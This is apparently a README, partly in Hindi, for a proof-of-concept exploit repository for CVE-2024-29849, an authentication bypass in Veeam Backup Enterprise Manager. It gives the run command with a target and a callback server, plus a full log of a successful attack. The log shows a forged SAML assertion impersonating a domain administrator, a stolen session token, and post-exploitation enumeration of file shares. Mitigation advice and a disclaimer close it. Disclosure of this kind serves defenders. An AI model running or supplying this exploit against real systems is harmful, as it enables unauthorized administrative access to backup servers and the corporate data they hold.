 sinsinology/cve-2024-29849
Veeam Backup Enterprise Manager प्रमाणीकरण बायपास (CVE-2024-29849)

Veeam Backup Enterprise Manager Authentication Bypass (CVE-2024-29849) by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)
इस कमजोरी का मूल कारण विश्लेषण मेरे ब्लॉग पर पाया जा सकता है
Veeam आधिकारिक सलाह के अनुसार, Veeam Backup Enterprise Manager 12.1.2.172 से पहले के सभी संस्करण कमजोर हैं
पहले, आपको स्थानीय HTTPS सेटअप के लिए सही सेटअप की आवश्यकता है, निम्नलिखित कमांड का उपयोग करें
openssl req -new -x509 -keyout key.pem -out server.pem -days 365 -nodes

python CVE-2024-29849.py --target https://192.168.253.180:9398/ --callback-server 192.168.253.1:443

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Veeam Backup Enterprise Manager Authentication Bypass (CVE-2024-29849)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-cve-2024-29849-authentication-bypass/


(*) Target https://192.168.253.180:9398 is reachable and seems to be a Veeam Backup Enterprise Manager
(*) Fetching certificate for 192.168.253.180
(*) Common Name (CN) extracted from certificate: batserver.evilcorp.local
(*) Assumed domain name: evilcorp.local
(?) Is the assumed domain name correct(Y/n)?y
(*) Target domain name is: evilcorp.local
(*) Starting callback server

(^_^) Prepare for the Pwnage (^_^)

(*) Callback server listening on https://192.168.253.1:443
192.168.253.1 - - [10/Jun/2024 07:20:13] "GET / HTTP/1.1" 200 -
(*) Callback server 192.168.253.1:443 is reachable
(*) Triggering malicious SAML assertion to https://192.168.253.180:9398
(*) Impersonating user: [email protected]
192.168.253.180 - - [10/Jun/2024 07:20:13] "POST /ims/STSService HTTP/1.1" 200 -
(+) SAML Auth request received, serving malicious RequestSecurityTokenResponseType

(+) Exploit was Successful, authenticated as [email protected]
(*) Got token: MmIzOGVjMzQtZGIxZC00MWE3LTgxNjMtNjA2MTE4ODY5ZDkw
(*) Starting post-exploitation phase
(*) Retrieving the list of file servers
{'FileServers': [{'ServerType': 'SmbServer', 'HierarchyObjRef': 'urn:NasBackup:FileServer:9dee6394-bf7a-4dc6-a9a5-4faf2e22551d.0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'SmbServerOptions': {'Path': '\\\\192.168.253.134\\corporate-docs', 'CredentialsId': None}, 'NfsServerOptions': None, 'FileServerOptions': None, 'ProcessingOptions': {'ServerUid': 'urn:veeam:FileServer:0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'CacheRepositoryUid': 'urn:veeam:Repository:88788f9e-d8f5-4eb4-bc4f-9b3f5403bcec'}, 'NASServerAdvancedOptions': {'ProcessingMode': 'Direct', 'StorageSnapshotPath': None}, 'Name': '\\\\192.168.253.134\\corporate-docs', 'UID': 'urn:veeam:FileServer:0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'Links': [{'Rel': 'Up', 'Href': 'https://192.168.253.180:9398/api/backupServers/e59b6cc4-444e-4a2d-a986-3d4d0b8791de', 'Name': '192.168.253.134', 'Type': 'BackupServerReference'}, {'Rel': 'Alternate', 'Href': 'https://192.168.253.180:9398/api/nas/fileServers/0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'Name': '\\\\192.168.253.134\\corporate-docs', 'Type': 'FileServerReference'}], 'Href': 'https://192.168.253.180:9398/api/nas/fileServers/0d4a7862-82cb-4c93-a53b-e500d6cb9e35?format=Entity', 'Type': 'FileServer'}]}
नवीनतम संस्करण में अपडेट करें या Veeam सलाह में दिए गए निर्देशों का पालन करके शमन करें
यह सॉफ्टवेयर पूरी तरह से शैक्षणिक अनुसंधान और प्रभावी रक्षा तकनीकों के विकास के उद्देश्यों के लिए बनाया गया है, और स्पष्ट रूप से अधिकृत किए जाने को छोड़कर, सिस्टम पर हमला करने के लिए इसका उपयोग करने का इरादा नहीं है। परियोजना अनुरक्षक सॉफ्टवेयर के दुरुपयोग के लिए जिम्मेदार या उत्तरदायी नहीं हैं। जिम्मेदारी से उपयोग करें।
